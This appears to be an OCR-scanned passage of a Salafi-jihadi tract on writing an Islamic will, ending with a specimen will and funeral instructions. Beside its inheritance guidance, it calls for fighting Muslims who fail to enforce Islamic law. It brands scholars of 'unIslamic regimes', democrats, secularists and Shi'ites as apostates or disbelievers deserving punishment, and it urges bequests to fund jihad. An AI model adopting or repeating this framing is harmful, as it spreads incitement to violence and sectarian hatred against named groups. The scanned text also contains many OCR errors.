*"They **will** renegade from the religion as an arrow goes through a game animal's body. They will kill the Muslims but will not disturb the idolaters. If I am still alive in their time I shall kill them as the people of 'Ad were killed (i.e. I shall kill all of them)."* This hadith is reported by Al-Bukhari. We give below an important fatwa (religious verdict) by Shaikhul Islam, **Ahmad** ibn taimiyyah (may Allah have mercy on him), who was the mentor of Muslim jurists not only of his time but also of those who came later on. In his **Al-**Fatawa Al- Misriya, volume 4, in the chapter on Al-Jihad, he observed: "We say *that any group who **departs from** any of the apparent indisputable laws of Islam that have been (handed down from generations to generations of Muslims without any interruption), then it is incumbent to fight against such a group according to the consensus of Muslim imams (leaders of Islamic schools of law), even though they recite the two testimonies. So if they recite the two shahadas (testimonies) but abstain **from** observing **five** daily prayers they must be fought against until they **offer** prayers, and if they abstain from paying **zakah**, it is incumbent upon **Muslims** to fight them until they start*

paying zakah. Similarly, if they abstain from the fasting of Ramadan or pilgrimage to the oldest House of Allah or refuse to prohibit the abominations or adultery or gambling or drinking and other things forbidden by the Islamic Shari'ah; or if they refuse to enforce the laws of the Qur'an and sunnah pertaining to life, property, honour, management of affairs and other such things; or if they refrain from enjoining good, forbidding evil, and fighting the disbelievers until they embrace Islam or pay jizyah (poll tax) in submission. Likewise, if they introduce innovations in religion contrary to the teachings of the Qur'an and sunnah, and the practice of the righteous ancestors and imams of the community by, for instance, blaspheming the names, signs, or attributes of Allah, or rejecting divine foreordainment or decree, or rejecting the manner in which the Muslim community behaved in the days of the rightly guided Caliphs, or slandering the foremost from among the emigrants (muhajirin) and the helpers (ansar) and those who followed in their footsteps faithfully; or if they fight the Muslims in order to force them to submit to them, abandoning the Islamic Shari'ah, and all other similar cases. concerning which Allah says,

﴿... وقاتلوهم حتى لا تكون فتنة ويكون الدين كله لله﴾

*"And **fight** them until there **is** no more persecution and all religion is for Allah only" (Al-Anfal:39). Thus in all such cases* ***when religion is partly for Allah and partly for others, it is incumbent upon Muslims to fight until all religion is for Allah alone.*** *Allah says,*

﴿ يا أيها الذين أمنوا اتقوا الله وذروا ما بقي من الربا إن كنتم مؤمنين*

فإن لم تفعلوا فأذنوا بحرب من الله ورسوله...﴾

*"**O you** who believe, fear Allah and leave the remainder of **the** usury if you are truly **believers.** But **if** you **do not, then** take notice of war from Allah and **His** messenger" (Al-Baqarah:278,279). This verse was revealed about the people of Ta'if, who had embraced Islam, observed the obligatory prayers and fasted, but they dealt in usury. The verse commanded the believers to leave the rest of the usury amount owing to them, and were told that if they failed to do so, then they would be enemies of Allah and His messenger. Usury **was the last sin to be prohibited in the Qur'an although the money involved is obtained through mutual consent of the parties concerned. If a person refusing to desist from it is deemed to be at war with Allah and His messenger, what about those who persist in committing other sins which were prohibited well before** usury?!". With these brief remarks we would return to our original discussion and say that it is incumbent upon all Muslims to disassociate themselves from this manifest kufr (disbelief), and guard themselves and all the members of their families against its dangers. The Prophet (peace be upon him) said,

(كلكم راع وكلكم مسئول عن رعيته)

*"**Everyone** of you is responsible and will be questioned about those under his authority."* This is recorded by Al- Bukhari and Muslim on the authority of ibn Umar. Allah says,

﴿ يا أيها الذين أمنوا قو أنفسكم وأهليكم نارا وقودها الناس والحجارة.. ..﴾

*"**O** you who believe, guard yourselves and your families from **a fire** the fuel of which **is people** and stones"* (At-Tahrim:6). It is a Muslim's duty to clarify in

his will that he is free of this gross apostasy, and to admonish his household and others under his care to abide by the commandments of Allah, even if he may not have done so during his life. This is far more beneficial for him in the sight of his Lord; for Allah may save him from some punishment that he deserves, or even guide through his will someone who intercedes for him on the day of judgment. The deceased should also enjoin all other good deeds, even if he or she was neglectful of them. Allah says,

﴿ يا أيها الذين آمنوا كونوا قوامين بالقسط شهداء لله ولو على أنفسكم أو الوالدين والأقربين إن يكن غنياً أو فقيراً فالله أولى بهما فلا تتبعوا الهوى أن تعدلوا وإن تلووا أو تعرضوا فإن الله كان بما تعملون خبيراً ﴾

*"**O you** who believe, be the standard bearers of justice as witnesses of Allah, even if it be against your own selves, or your parents or relatives, whether they be rich **or poor,** for Allah is more deserving than them. So follow not the desires. not to act justly, and if they turn **away** or are averse, then know that Allah **is well aware** of all **that you do"*** (An-Nisa': 135). Allah says,

﴿ إلا الذين تابوا وأصلحوا وبينوا فأولئك أتوب عليهم وأنا التواب الرحيم ﴾

*"**Except those who repent** and reform, and openly declare, to them I shall turn in mercy and I am the most forgiving, most merciful"* (Al- Baqarah: 160).

As mentioned aobve, it is a part of belief in Tawhid (oneness of God) that none be judged in accordance with any law other than that of Allah and His messenger, another corollary of belief in pure Tawhid is that none other than Allah be worshipped, nor any sacrifice or vow be made to anyone other than Him, nor a person call upon or cherish hopes from anyone else. Allah says,

﴿.. ألا له الخلق والأمر تبارك الله رب العالمين﴾

*"**Is** it not His to create and to govern? Blessed be Allah, the Cherisher and Sustainer of the Worlds!"* (Al-A`raf:54). At another place He says,

﴿ إن الله لا يغفر أن يشرك به و يغفر ما دون ذلك لمن يشاء ومن يشرك بالله فقد افترى إثماً عظيماً ﴾

*"**Allah** forgives not that **partners*** (in worship or obedience) *should be set up **with** Him; **but** He forgives anything else, to whom He pleases; to set up partners **with Allah is to devise a sin most heinous indeed"*** (An-Nisa':48). It is therefore necessary for any believing person that when death approaches him, he should dissociate himself from these fatal sins that may condemn him to an eternal in Hell-fire; not only should he admonish his heirs to avoid them, but to actively fight against them until all religion is for Allah only. Likewise, to fight the innovations in religion that are prevalent at his time, explaining the significance of his belief in his testament, e.g. the two testimonies (shahadas), his belief in resurrection and Day of Judgment, as in the model testament given at the end of this book. He should also advise those who are left behind to seek knowledge of

Shari'ah that leads to obedience of Allah and earns them His mercy.

It is also an obligation upon the deceased to mention in his will any of Allah's commandments that he failed to observe, like obligatory hajj, zakah that he failed to pay, any acts of penance that he owed, fasting, and legitimate vows that he might have made but failed to keep - all these are Allah's prescribed rights upon man. He should also advise his heirs to follow the rules of Shari'ah in bathing his body, shrouding it, saying funeral prayers and its burial, while forbidding them to do anything prohibited by Islamic law. He should also explain the matters which his heirs may overlook, and seek forgiveness of Allah for any act of forgetfulness or an unintentional lapse on his part.

II) The Rights of People

It is incumbent upon every Muslim to indicate clearly, in his will, how all the rights of people, with which he has been entrusted in his life time, ought to be fulfilled. The same applies to every transaction to which he is a party or a witness, or about which he knows something that could safeguard the legitimate rights of others. If he fails to render to others what is due to them out of negligence with the consequent loss of their rights, he is held responsible in this world, so long as his negligence is proven before a court, and even if he has nothing to gain from this loss. What is due to others is deducted from his original estate before its divided among his heirs, and before his right to devote one-third of his property to bequests takes effect.

Such a person is also accountable before Allah in the hereafter (for causing harm to others). But if he deliberately deprives people of their rights, even though there is no personal gain for him, not only is he accountable for it in this world, that is whatever he owes to others will be deducted from his estate, but he will also be liable to punishment in the hereafter. Allah says,

﴿ فمن خاف من موصٍ جنفاً أو إثماً فأصلح بينهم فلا إثم عليه..﴾

*"**But** if anyone has **reason** to **fear** that the testutor **has** committed a mistake or a (deliberate) wrong, and thereupon brings about a settlement between the heirs, he will incur no sin (thereby)':* (Al-Baqarah: 182). The Arabic word ***Janaf*** used in the verse means an unintentional mistake, whereas the word ***Zthm*** is a deliberate wrong and an encroachment on others' rights. This is the opinion of ibn Abbas, Mujahid, Ad-Dahak, As-Soddiy and others; and Allah knows best. Allah has indeed commanded people to make haste in rendering trusts to their rightful owners, saying,

﴿إن الله يأمركم أن تؤدوا الأمانات إلى أهلها وإذا حكمتم بين الناس أن تحكموا بالعدل﴾

*"**Allah** does command you to render buck your trusts to those to whom they are due; and when you judge between people, that you judge with justice"* (An-Nisa':59). Similarly in a hadith recorded by Abu Dawud, the Prophet (peace be upon him) says,

(ولا تهمل حتى إذا بلغت الروح الحلقوم قلت لفلان كذا ولفلان كذا، وقد كان لفلان)

"Do not neglect (returning what has been entrusted to you) *until you are on the verge* ***of*** *death, and then* ***you say, 'such and such a thing belongs to so-and-so'".*** Such a right which is due to others may be money that is payable to them, or a promise to be fulfilled, or testimony to be given, or knowledge beneficial to a rightful claimant. The gravity of the sins of a deceased person increases as the number of people he is liable for grows, or the degree of importance of these rights in the sight of the Lawgiver (Allah), so much so that a deceased person, though a believer initially, eventually ends up as a disbeliever. This is exemplified by the evil scholars who were charged with the message of Islam but they failed in their obligations toward it. They betrayed millions of common Muslims, and encouraged them to disregard their religion, condoned wrong-doing and obey others even if it means disobeying or disbelieving in Allah or his Shari'ah. They frighten them from declaring the truth, resisting the forces of kufr or supporting the religion of Allah. In short, they have deprived people of their most beneficial right in this life and in the life to come, namely the right to learn about the straight path, the path of salvation and ultimate success, following instead in the footsteps of the wicked scholars and monks of the People of the Book, who believed in some parts of the Book and rejected others. Allah says,

﴿ وإذ أخذ الله ميثاق الذين أوتوا الكتاب لتبيننه للناس ولا تكتمونه فنبذوه وراء ظهورهم واشتروا به ثمناً قليلاً فبئس ما يشترون ﴾

"And remember when Allah took ***a covenantfrom*** *the People of the Book, to make it known to*

mankind, and not to hide it; but they threw it away ***behind their*** *backs, and purchased with it some miserable gain! How evil was the bargain they made!"* (Al-Imran: 187). In a hadith Abu Hurairah reports that Allah's messenger (peace be upon him) said,

(من سئل عن علم فكتمه ألجمه الله بلجام من نار يوم القيامة)

"One who is asked about ***some knowledge*** *and he conceals it, shall be on the Day of Judgement made to wear a bridle* ***of fire."*** This is recorded by Ibn Abdul Bar on the authority of Abu Dawud, along with the words of Allah

﴿ إن الذين يكتمون ما أنزلنا من البينات والهدى من بعد ما بيناه للناس في الكتاب أولئك يلعنهم الله ويلعنهم اللاعنون﴾

"Those who conceal the clear (signs) We have sent ***down, and the guidance, after*** *We have* ***made*** *it clear for the people in the Book-on them shall be Allah's* ***curse,*** *and* ***the curse of those who entitled to curse"*** (Al-Baqarah: 159). And that

﴿ إن الذين يكتمون ما أنزل الله من الكتاب ويشترون به ثمناً قليلاً أولئك ما يأكلون في بطونهم إلا النار ولا يكلمهم الله يوم القيامة ولا يزكيهم ولهم عذاب أليم﴾

"those who conceal Allah's revelations in the Book, and purchase for them a miserable profit-they swallow into themselves nothing ***but fire; Allah*** *will not address them on the Day of Resurrection, nor* ***purify*** *them: and for them there is a painful punishment"* (Al-Baqarah: 174).

All these warnings from Allah are addressed to the wicked scholars, the concealers of His guidance, and the people's obligations to Him. This results in the violation of the people's rights as prescribed by revealed knowledge that leads to pure belief. If this is the case for those who conceal knowledge from people, then what about those who issue verdicts in favour of falsehood, actively help the communistic or democratic rulers to fight against Islam and its laws? And if asked about these unIslamic regimes and their supporters fighting against the Muslims with all the power at their disposal, their tongues and physical force, they tell us that the unIslamic system and its supporters are better guided than the Muslims!!! Their predecessors of old from among the People of the Book did issue similar verdicts. Allah says,

﴿ألم تر إلى الذين أوتوا نصيباً من الكتاب يؤمنون بالجبت والطاغوت ويقولون للذين كفروا هؤلاء أهدى من الذين آمنوا سبيلا * أولئك الذين لعنهم الله ومن يلعن الله فلن تجد له نصيرا﴾

"Have you not considered (the case of) those who were given a portion of the book? They believe in sorcery and evil, and say to the unbelievers that they are better guided (in the right) way than the believers! They are the ones whom Allah has cursed: and those whom Allah has cursed, you will find, have no one to help" (An-Nisa:51-52). Such scholars were strongly condemned by Shaikhu 'l- Islam Ibn Taimiyah:

"ومتى ترك العالم ما علمه من كتاب الله واتبع الحاكم الذي يحكم بغير ما أنزل الله فهو كافر مرتد مستحق للعقوبة في الدنيا والآخرة...."

"A scholar who abandons what has learnt from the Qur`an and the sunnah andfollows a ruler who does not rule in accordance with the teaching of Allah and His Messenger is an apostate and a disbeliever who deserves punishment in this world and in the hereafter."[4] (volume 35 page 373 Al-Fatawa Ibn Taimiyah).

0 you, wicked scholars, fear Allah concerning the rights of people, and be ware of speaking untruths. Considering your devilish silence or words, grievous indeed is your burden of guilt for the numerous Muslims, who have on account of that perished or have been subjected to persecution. Remember your death and your graves and its torment, and chastisements that will ensue thereafter. Will you take heed?

وهل أفسد الدين إلا الملوك وأحبار سوء ورهبانها

لقد رتع القوم في جيفة يبين لذي اللب أنتانها

In the words of a poet the religion is corrupted by the tyrant kings, evil scholars and monks; see how they feast upon the stinking corpse whose stench is so odious to

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[4] *See more of these Fatwas in my book "Is It A Holly Salafism Or A Satanic Sheikism.?!" (to be released soon Insha-Allah).*

Salafism is the strict following of the Sahaba رضي الله عنهم.
Sheikism is the blind following of the scholars of the unislamic regemes.

sensible people . Indeed very many rights of common people, especially Muslims, have been violated by the authorities of the un-Islamic (jahili) regimes and their supporters. Among these rights are aiding people in obedience to their Lord, providing them with security and sufficient means of sustenance promised by Allah to His servants if they abide by His revealed law:

﴿ ولو أنهم أقاموا التوراة والانجيل وما أنزل ءاليهم من ربهم لأكلوا من فوقهم ومن تحت أرجلهم ...﴾

"If only they had stoodfast by the Law, the Gospel, and all the revelation that was sent to them by their Lord, they would have enjoyed happiness from every side" (Al-Ma'idah:66). Thus the rulers and their supporters have violated the sights of the people, either by destroying their wealth through extravagance and indulgence, or by spreading corruption, adultery, drinking, gambling, and disobedience to parents, making life difficult for people by restricting their livelihood, by spying on them, terrorising them, and causing aversion to genuine Islam. They do all this in the name of arts, freedom, equality, tourism, state security, and foreign relations. As a result, **attacks on Islam and Muslims have increased and apostasy has spiralled.** People fell prey to worldly temptations and vied with each other for wealth and material gains. They ruined themselves, became degenerated, thieved, embezzled, violated blood ties, and were attracted to the wicked. As a result virgins became spinsters, filthy thoughts prevailed, secret love affairs flourished and the ears lost their hearing; trusts were broken, dishonesty became rampant, evil spread,

obscenity increased, the spirit of manliness was lost, pretension and hypocrisy increased, greed and covetousness spread, mutual help and support became rare, the daughters became demeaned and vulgar and the sons treacherous and unworthy of trust,..... and so on, all these ills currently afflict the present Muslim countries, about which none but only an ignorant or a diehard hypocrite can doubt. These diseases afflicting our community are a tiny part of the punishment which Allah has warned us against if we kept tongue-tied in the face of evil and its votaries. Anyone blessed with an insight from Allah should undoubtedly also expect some earthquakes, fires and other calamities as warnings from Allah, who says,

﴿ ولنذيقنهم من العذاب الأدنى دون العذ اب الأكبر لعلهم يرجعون﴾

"And indeed We will make them taste of the penalty of this (life) prior to the supreme penalty, in order that they may (repent and) return", (As-Sajdah:21). And indeed Allah spoke the truth when He said,

﴿ ....ومن لم يحكم بما أنزل الله فأولئك هم الكافرون﴾

*"And if any fail to judge by what Allah has revealed, such are the (**kafiroon** j unbelievers"*, (Al-Ma'idah:44); and he said

﴿...ومن لم يحكم بما أنزل الله فأولئك هم الظالمون ﴾

"And if any fail to judge by what Allah has revealed, such are the (Zalimoon) wrongdoers", (Al-Ma'idah:45).

Likewise, it is incumbent upon a Muslim to prevent his estate from being used by any enemy of Allah, His messenger, and the Muslims, even if they are his own near blood relations, as instructed by Allah in the verse

﴿يا أيها الذين آمنوا لا تتخذوا آباءكم واخوانكم أولياء إن استحبوا الكفر على الإيمان ومن يتولهم منكم فأولئك هم الظالمون﴾

"O you who believe, take not for protectors your fathers and your brothers if they love infidelity above faith: and if any of you do so, they do wrong", (At-Tawbah:23). Heritage is one of the most obvious forms of protection, help, and intellectual harmony, as it implies affirmation of the religion followed by the inheritor, helping him materially, causing the hearts of others to incline toward him, making him a partner with other heirs in issues pertaining to collective assets, giving him information about the private affairs of the deceased and his household, and so forth. This issue is settled once and for all by the following statement of the Prophet (peace be upon him):

(لا يرث المسلم الكافر ولا يرث الكافر المسلم)

"Neither a Muslim shall inherit from a disbeliever, nor a disbeliever from a Muslim." (reported by Sahih Muslim). A Muslim should be vigilant and not allow any Jew, Christian, Magian , nor a secularist, a socialist, or a democrat (who vouches for laws other than those of Allah, or accepts to vote on matters already established by the commandment of Allah). Nor should he allow it to go to any shi'ite, who denies the Qur'an or accuses the majority of the companions of the Prophet (peace be upon him),

nor anyone known to be neglectful of obligatory prayers (salah). who is famous for his non-observance. Similarly, a Muslim woman must not marry a disbeliever or an polytheist, nor a Muslim man should marry a disbelieving woman except from among the women of the People of the Book. In short, it is forbidden for a Muslim to bequeath any thing to a disbeliever or to someone known to have become a disbeliever@

It is also forbidden for Muslims to falsify their will in order to deprive all or some of their lawful heirs. In the verses concerning wasiyah, Allah has said,

﴿ومن يعص الله ورسوله ويتعد حدوده يدخله ناراً خالداً فيها وله عذاب مهين﴾

"Those who disobey Allah and His Messenger and ***transgress*** *His limits will be admitted to afire, to abide therein: and they shall have a humiliating punishment "*, (An-Nisa': 14).

The testator should remember that he is merely an inheritor of his property and not its owner, and therefore when he gives away the lawful heirs' rights that he knows is lawfully theirs, he is guilty of disobedience, dishonesty in his trust, violation of others rights, sacrificing the hereafter for this worldly life, ending his earthly sojourn in one of the major sins. We seek Allah's refuge from such an evil end. Allah knows best.

It is the right of the heirs on the testator not to set apart more than one third of his property for his (personal) will, as we find in a hadith which says

(...الثلث والثلث كثير)

*"...**it** is one third, and one third is much. "* (reported by Al-Bukhari). It is a right of the heirs that the testator should treat them justly as commanded by Allah, and he should not bequeath a portion of this one-third to anyone for whom Allah has prescribed a specific share in the estate, except with the consent of the sane adult heirs. If they are not adults or not sane , their consent is not considered valid, as we are told in a hadith that says

(لا تجوز وصية لوارث إلا أن يشاء الورثة)

*"**A** bequest will in **favour** of a legal heir is not permissible, except with the permission of the heirs."* This is a sound hadith transmitted by Ibn Hajar who remarked that common practice is based on it. The majority of scholars are in agreement with this and hold that a valid consent (of the legal heirs) in the case of a bequest made in favour of another legal heir is that which is given after the demise of the testator, because the heirs may show their consent before the testator's death out of diffidence, pity or fear. Allah knows best.

The executor of the testament:

Likewise, it is a right of the people on the deceased that he should choose for them an executor of his testament, a person who is Godfearing and fully capable of executing the testament, even if he is not from among his near relations in order to eliminate controversy, discord, and violation of any rights of others. It is permissible for a testator to appoint more than one executor of his testament, such as instructing his wife regarding the

welfare and wellbeing of his children, or instructing his brother about the marriage of his daughters, or asking some one else to divide his property, and so forth. It is not permissible for the executor of the will to go beyond what he is entrusted with by the testator, nor that he should spend any part of it on his personal benefit except that which the testator might have specified for him in his testament. Similarly, if he is unable to feed himself, he may use some of it within reason, provided he does his best to safeguard and enhance the property of the orphans. Ibn Kathir has recorded a report from Al-Bukhari which says '"The **jurists have agreed that the executor can take for the wages normally payable for this kind of work or what is sufficient to meet his needs, whichever is the smaller. They differ, however, about whether or not he should repay it when he becomes rich (that is to say, Allah bestows upon him riches after his poverty). The correct position is that he is not required to repay it since he received it as a wages for his work when he was poor. Interpreting the Qur'anic verse**

﴿... و من كان غنياً فليستعفف ومن كان فقيراً فليأكل بالمعروف ...﴾

"...but if he is poor, let him have for himself what is just and *reasonable* ***..."*** (An-Nisa':6), Al- Sha'bi', as quoted by ibn Kathir, observes: **"For him it is like a carrion or blood"** (implying that he should not have anything for himself unless he is forced to do so by necessity as one may be forced to eat carrion or blood at times of necessity). It is also permissible for the executor to give to his relatives from the charitable gifts of the testator if he is given the right of disposal concerning them.

Accepting the assignment of executing the will is optional for those who are able to do so, because it carries a great reward, as otherwise the rights of the rightful claimants may be violated. A person accepting the charge of execution of the testament of the deceased should not avoid this duty, except where a just ruler permits him to do so, or takes on himself the responsibility of executing that will. Similarly it is incumbent on him to give priority to the payment of the obligations over the voluntary gifts, such as payment of people's debts, obligatory hajj, and other payments which might be due from the deceased for various atonements. Such expenses should be taken out of the property before the one-third (is deducted) -- in cases where the deceased has left a will concerning one third of his estate -- and then the remaining part should be apportioned among the heirs as prescribed by the Lawgiver (Allah). Likewise, it is the duty of the executor to consult knowledgeable people in cases where he seeks to set right a wrong or correct a mistake in the testament. Allah says,

﴿ فمن خاف من موصٍ جنفاً أو إثماً فأصلح بينهم فلا إثم عليه إن الله غفور رحيم﴾

"But if one fears partiality or wrongdoing on the ***part*** *of the testator, and makes peace between (the parties concerned), there is no wrong in them: for Allah is* ***Oft-Forgiving,*** *Most Merciful."* (Al-Baqarah: 182). It is permissible for a Muslim to accept the duty of executing the will of a disbeliever, but a Muslim is not at all permitted to appoint a disbeliever as an executor of his will. Allah says,

﴿...ولن يجعل الله للكافرين على المؤمنين سبيلاً﴾

"And never will Allah grant to the unbelievers a way (of triumph) over the believers." (An- Nisa': 141).

It is a right due to orphans, the needy, and the relatives other than the heirs, that they should be given something, no matter however small, if they are present at the time of dividing the estate, treating them courteously and gently in order to console them and win their hearts according to the commandment of Allah:

﴿وإذا حضر القسمة أولوا القربى واليتامى والمساكين فارزقوهم منها وقولوا لهم قولاً معروفاً﴾

"But if at the time of division other relatives, or orphans, or *poor, are present, feed them out of* ***the (property), and speak to*** *them words of kindness and* ***justice."*** (An-Nisa': 8).

III. The rights of the deceased

One of the important functions of the Islamic testament is to safeguard the right of the deceased in his eternal abode that there he should receive honour and not humiliation; that he should be blessed and not distressed, be secure and free from fear. This depends on the equitable discharge of his obligations toward others. It is incumbent therefore on the deceased to declare in his testament his faith in reckoning and in the unseen. He must not transgress the bounds laid down by Allah, nor include in his testament anything sinful, or causing rupture of relations. He should

give to others whatever may be due from him in their favour as explained above; he should mention his state of mind and health at the time of writing the testament as is shown in the example given in the appendix. He should strive to use his right in his testament as a safeguard against the afflictions of the hereafter; Allah says:

﴿ يا أيها الذين آمنوا قو أنفسكم وأهليكم نارا وقودها الناس والحجارة .﴾

"O you who believe, save yourselves and your families from afire whose fuel is men and stones.." (At-Tahrim:6). And in order to reinforce his right he should appoint a most knowledgeable and Godfearing person as the executor of testarnent to make sure it will be executed according to the dictates of Shari'ah, making it clear that he waives any article in his testament or the whole of it in case it is against the Islamic shari'ah. Likewise, it is the right of the deceased not to be visited while on his deathbed by someone who dislikes him or bears malice against him. The deceased may leave instructions to that effect in polite and courteous terms and in a subtle manner. It is also the right of the testator to leave a part of his property that is not more than one third to others than his legal heirs. This is recommended in view of the divine commandment:

﴿ كتب عليكم إذا حضر أحدكم الموت إن ترك خيراً الوصية للوالدبن والأقربين بالمعروف حقاً على المتقين ﴾

"It is prescribed, when death approaches any of you, if he leave any goods, that he make a bequest to parents and next of kin, according to a reasonable

usage; this is due f (Al-Baqarah:180). This is so because in this way he gets the reward for charity and doing good to his blood relations, except in cases where he finds that there is something more important than charity to one's kith and kin, like jihad to fight idolatry and to enforce the Law of Allah, or other obligations that are ignored in this age of ours, then he must strive in the cause of Allah with his wealth, because striving in Allah's cause is far more important than charity to one's relatives, provided it does not exceed the one third, as the Prophet (peace be upon him) said:

(إن الله تصدق عليكم بثلث أموالكم بعد مماتكم)

"Allah gives you one third of your property as ***charity*** *to you after your death."* This is reported by Ad-Dar qutni and is authentic. If a deceased person bequeathes one third of his property to someone other than his heirs, it must be carried out, even if the legal heirs should disagree.

The testator should make two just and fair Muslim males of probity witnesses to his will, and if there are no Muslims around he may take two non-Muslims as witnesses. If in doubt, he should get them to affirm it, as Allah says,

﴿يأيها الذين أمنوا شهادة بينكم إذا حضر أحدكم الموت حين الوصية اثنان ذوا عدل منكم أو آخران من غيركم إن أنتم ضربتم فى الأرض فأصابتكم مصيبة الموت تحبسونهما من بعد الصلاة فيقسمان بالله إن ارتبتم لانشترى به ثمناً ولو كان ذا قربى ولا نكتم شهادة الله إنا إذاً لمن الآثمين * فإن عُثِر

على أنهما استحقا إثماً فآخران يقومان مقامهما من الذين استحق عليهمُ الأوليان ....﴾

*"**O** you who believe, when death approaches any of you, (take) witnesses among yourselves when making bequests -- two just men of your own (brotherhood) or others from outside if you are journeying through the earth, and the chance of death befalls you (thus). If you doubt **(their truth),** detain them both after prayer, and let them both swear by Allah:* 'We *wish not in this for any worldly **gain,** even though the (beneficiary) be our near **relation:** we shall not hide the evidence before Allah: if we do, then behold! the sin be upon us!' But if it gets known that these two were guilty of the sin (of perjury), let the two others standforth in **their places** -- **nearest** in kin from among those who claim a **lawful** right..."* (Al-Ma'idah: 106- 107).

Another right of the deceased, which is neglected these days, is to be buried in the land where he dies, however far it may be from his native country, because of the reward for him in this for making things easy for his legal heirs, and avoiding spending his heirs' money on something which is not commendable. Ibn Al-Qaiyim has recorded a hadith from Abdullah ibn Amr in his book Madarij Al-Salikin (see chapter on Life in Foreign Lands) that when a man (born in Madinah) died in Madinah, the Prophet (peace be on him) said his funeral prayer, and then said,

(ليته مات في غير مولده. فقال رجل: ولم يا رسول الله؟ فقال صلى الله عليه وسلم: إن الرجل إذا مات قيس له من مولده إلى منقطع أثره في الجنة)

*"**Would** that he had died in a land other than his birth place!" A man asked , "Why, 0 Prophet of Allah?" The Prophet (peace be on him) replied, "When a person dies he is measured out a place in Paradise from his place of birth to the place of his death."* Ibn Al-Qayyim has also recorded that Allah's Messenger (peace be on him) stood by the grave of man from Madinah, and said,

(يالله، لو مات غريباً. فقيل: وما للغريب يموت بغير أرضه؟ فقال: ما من غريب يموت بغير أرضه، إلا قيس له من تربته إلى مولده فى الجنة)

*"**Alas** for him!* Would *that he had died in a foreign land." someone then asked, "What is good for a person who dies in a foreign land?" The Prophet (peace be on him) replied, "If anyone dies in a land other than their native land, they are granted a place in paradise that is as long as the distance from his birth place to his place of death."* Both hadiths are authentic.

It is permissible for a person to set apart, before his death, for one of his sons or daughters, an amount equivalent to what he has spent on the education or wedding gifts (pots, pans, and utensils) to his or her brothers (or sisters), and such other benefits enjoyed by some of his children because of the difference in their ages and circumstances. But if he procrastinated and failed to set apart this gift or benefit before his death making witnesses to it, the

executor of his testament cannot take it from his estate later on except with the agreement of the other heirs as mentioned above; but Allah knows best.

A Specimen Will

All praise is due to Allah, and peace and blessings of Allah be on His messenger. This is the will made by . . . .*.....*.....*.. while he is in good health and in full possession of all his faculties (if he is ill, he should mention his illness while dictating his will): I bear witness that there is no god but Allah, the One and Only God who has no partners, the eternal, the Absolute, who begets not, nor is He begotten, and there is nothing that could be compared with Him. And that Muhammad (peace and blessings be upon him) is His servant and messenger, whom He has chosen from among His creation to be the final prophet. I declare that he left his community on an open and clear path, that paradise and hell are true, that there is no doubt about the day of judgment, and that Allah will bring to life the dead buried in the graves. I am pleased with Allah as my Lord, with Islam as my religion, and with Muhammad (may peace and blessings be on him) as prophet and messenger.

I advise my family and other survivors after me to fear Allah and to set their mutual relations right; to strengthen their blood ties; to obey Allah and His messenger in secret and in public, in prosperity and

adversity; and not to die except as Muslims believing in the One and Only God, without associating anything with Him, and obeying and worshipping Him alone. For associating someone with Allah is the root of all disbelief in Him, and the mainstay of the state of apostasy which our community at present confronts. By such blind obedience of other a great many people are unknowingly forsaking the religion of Allah. Allah says,

﴿ فريقاً هدى وفريقاً حق عليهم الضلالة إنهم اتخذوا الشياطين أولياء من دون الله ويحسبون أنهم مهتدون﴾

*"Some He has guided: **others** have (by their own choice) deserved the loss of their way; in that they took the evil ones, in preference to Allah, for their friends and protectors, and think that they receive guidance."* (Al-A'raf:30). I exhort them to acquire knowledge from the mujahid scholars (Islamic scholars who practice what they preach and are ready to take and stand and strive for what they believe in), who repudiate anyone hostile to Allah and His messenger, and fight anyone that seeks to cause mischief in the land, or exalts the disbelievers and humiliates the Muslims, or makes what is forbidden permissible or forbids what is permissible, or helps anyone in this regard by his acts or words.

I also advise my family and other survivors after me to reject any one who seeks to change the Law of Allah, as reported in an authentic hadith:

(سيكون عليكم أُمراء تعرفون منهم وتنكرون فمن نابذهم نجا ومن اعتزلهم سلم ومن خالطهم هلك)

*"There will be among you **rulers** whom you will find doing many evil things, so whoever resisted them he would succeed, and whoever kept himself away from them will be safe, but whoever mixes with them he shall be ruined."* (This is reported by Ibn Abi Shaibah and At-Tabrani "Authentic"). But if they are, God forbid, unable to resist them, then they should not accept any gifts from them, nor any position under them. Another sound hadith concerning rulers were far less unjust and staunch in disbelief than our present day rulers who try to pervert Allah's law and commandments, informs us,

(ليأتين عليكم أمراء يقربون شرار الناس ويأخرون الصلاة عن مواقيتها-أي لايأمون الناس فى الوقت المحدد للصلاة ولا يعاقبون تاركها **فمن أدرك ذلك منهم فلا يكونن عَريفاً ولاشرطياً ولا جابياً ولا خازناً)**

*"There will be **among you** rulers who will take the worst people as their companions and will delay the prayer from their appointed times **(namely,** they will **not** establish prayer at its appointed times nor punish **those who** abandon it), so **whoever finds** this in them should **not** serve under **them as** a **prefect,** a policeman, an employee, or a treasurer."* This is

reported by Ibn Majah. In short, I renounce anyone who insults the religion of Muhammad (peace be on him) or sells the verses of Allah for a paltry gain.

I do indeed make this testament that upon my death and thereafter the following be observed:

1. Some righteous people should visit me to remind me of my Lord's blessings upon me; to have good opinion about Him; and that they should exhort me to recite the shahadah in a gentle and kindly manner, saying to me "O so and so, say, 'There is no god but Allah.'"

2. They should pray much for my good, and they should not utter anything except what is good and right. And when my soul leaves my body they should close my eyes and tie my lower jaw in place .

3. My clothes should be taken off and I should be wrapped in clothes other than the ones I died in (if possible).

4. Preparation and speeding up the burial of the body unless this is prevented by some legitimate or compelling reason.

5. Loud wailing should be prevented and also beating of face and tearing of clothes and any supplications

like those used in jahiliyah (pre-islamic time) which incite mourning or cause loss of patience.

6. All my debts be paid and trusts in my care be restored to their owners as explained in my attached financial testament.

7. I should be wrapped in three white cloths, unsewn and inexpensive.

8. Women be forbidden to accompany the funeral procession (as commanded by the prophet peace be upon him).

9. Silence be observed at the time of burial and there should be complete calm, and people should ponder over death and the greatness of Allah, the Exalted, the Supreme.

10. My funeral should be expedited and as many people as possible should participate in my funeral prayer; the one who is most knowledgeable about Allah and most learned among those present, should lead the prayer.

11. I should be buried in a grave and the person placing me in the grave should say "Bismillahi wa 'ala sunnati rasulillah (In the name of Allah and in accordance with tie sunnah of the messenger of Allah), and there should not be any gravestone

carrying my name because the Prophet (peace be upon him) has forbidden such act.

12. They should sit by my grave for a while so that their company should render me at ease before being questioned while praying much for me. The people should be exhorted and reminded of their duties and obligations concerning death and funeral matters.

13. The Qur'an should not be recited for me on the day of my death or on any other day. No special place be appointed for people to come and offer their condolences on my death, because this is also a sort of mourning for the dead. The correct procedure is that my relatives should carry on their usual pursuits and people may offer their condolences to them when they meet them or whenever they visit them.

